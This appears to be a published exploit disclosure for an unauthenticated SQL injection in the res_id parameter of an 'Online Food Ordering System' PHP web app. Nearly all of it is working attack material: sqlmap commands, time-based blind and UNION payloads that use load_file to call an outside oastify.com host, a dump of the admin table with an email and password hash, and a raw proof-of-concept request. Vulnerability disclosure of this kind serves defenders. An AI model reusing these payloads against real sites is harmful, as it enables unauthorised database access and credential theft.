
Online Food Ordering System Unauthenticated Sql Injection

- Exploit Date: 7/25/2022
- Exploit Author: Leu Xuan Hieu

Exploit

- Injection Point => `/dishes.php?res_id=`



- Used Burp Suite capture request then save as `food.txt`

```
python3 sqlmap.py -r food.txt -batch -current-db
```

```
---
Parameter: res_id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: res_id=4'+(select load_file('\\\\1ik2qvhgl8xqcydf43rujd4j6ac302otrhi48sx.oastify.com\\ztc'))+'' AND (SELECT 7139 FROM (SELECT(SLEEP(5)))xlms) A
ND 'MAFO'='MAFO

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: res_id=4'+(select load_file('\\\\1ik2qvhgl8xqcydf43rujd4j6ac302otrhi48sx.oastify.com\\ztc'))+'' UNION ALL SELECT NULL,NULL,CONCAT(0x7170706271,
0x466a6a435072466a73765777755a5465456c486f686a4e7669764f586644675271417174477458 42,0x71766b7871),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[00:05:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.4
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:05:41] [INFO] fetching current database
current database: 'onlinefoodphp'
[00:05:41] [INFO] fetched data logged to text files under '/home/d4rkp0w4r/.local/share/sqlmap/output/192.168.1.101'
[00:05:42] [WARNING] your sqlmap version is outdated

[*] ending @ 00:05:42 /2022-07-25/
```

```
python3 sqlmap.py -r food.txt -batch -D onlinefoodphp -tables
```

```
Database: onlinefoodphp
[7 tables]
+---------------------------------------------------+
| admin                                             |
| dishes                                            |
| remark                                            |
| res_category                                      |
| restaurant                                        |
| users                                             |
| users_orders                                      |
+---------------------------------------------------+
```

```
python3 sqlmap.py -r food.txt -batch -columns -D onlinefoodphp -T admin -dump
```

```
Database: onlinefoodphp
Table: admin
[1 entry]
+--------+---------+----------------+---------------------+----------------------------------+----------+
| adm_id | code    | email          | date                | password                         | username |
+--------+---------+----------------+---------------------+----------------------------------+----------+
| 1      | <blank> | admin@mail.com | 2022-05-27 20:21:52 | CAC29D7A34687EB14B37068EE4708E7B | admin    |
+--------+---------+----------------+---------------------+----------------------------------+----------+
```

POC

- Request

```
GET /OnlineFood/dishes.php?res_id=4'%2b(select%20load_file('%5c%5c%5c%5c1ik2q
Host: 192.168.1.101:8888
Cookie: PHPSESSID=311teftqpf9mla9pmac7o6sfq7
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Upgrade-Insecure-Requests: 1
Referer: http://192.168.1.101:8888/OnlineFood/
Accept-Encoding: gzip, deflate
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Connection: close
Cache-Control: max-age=0

```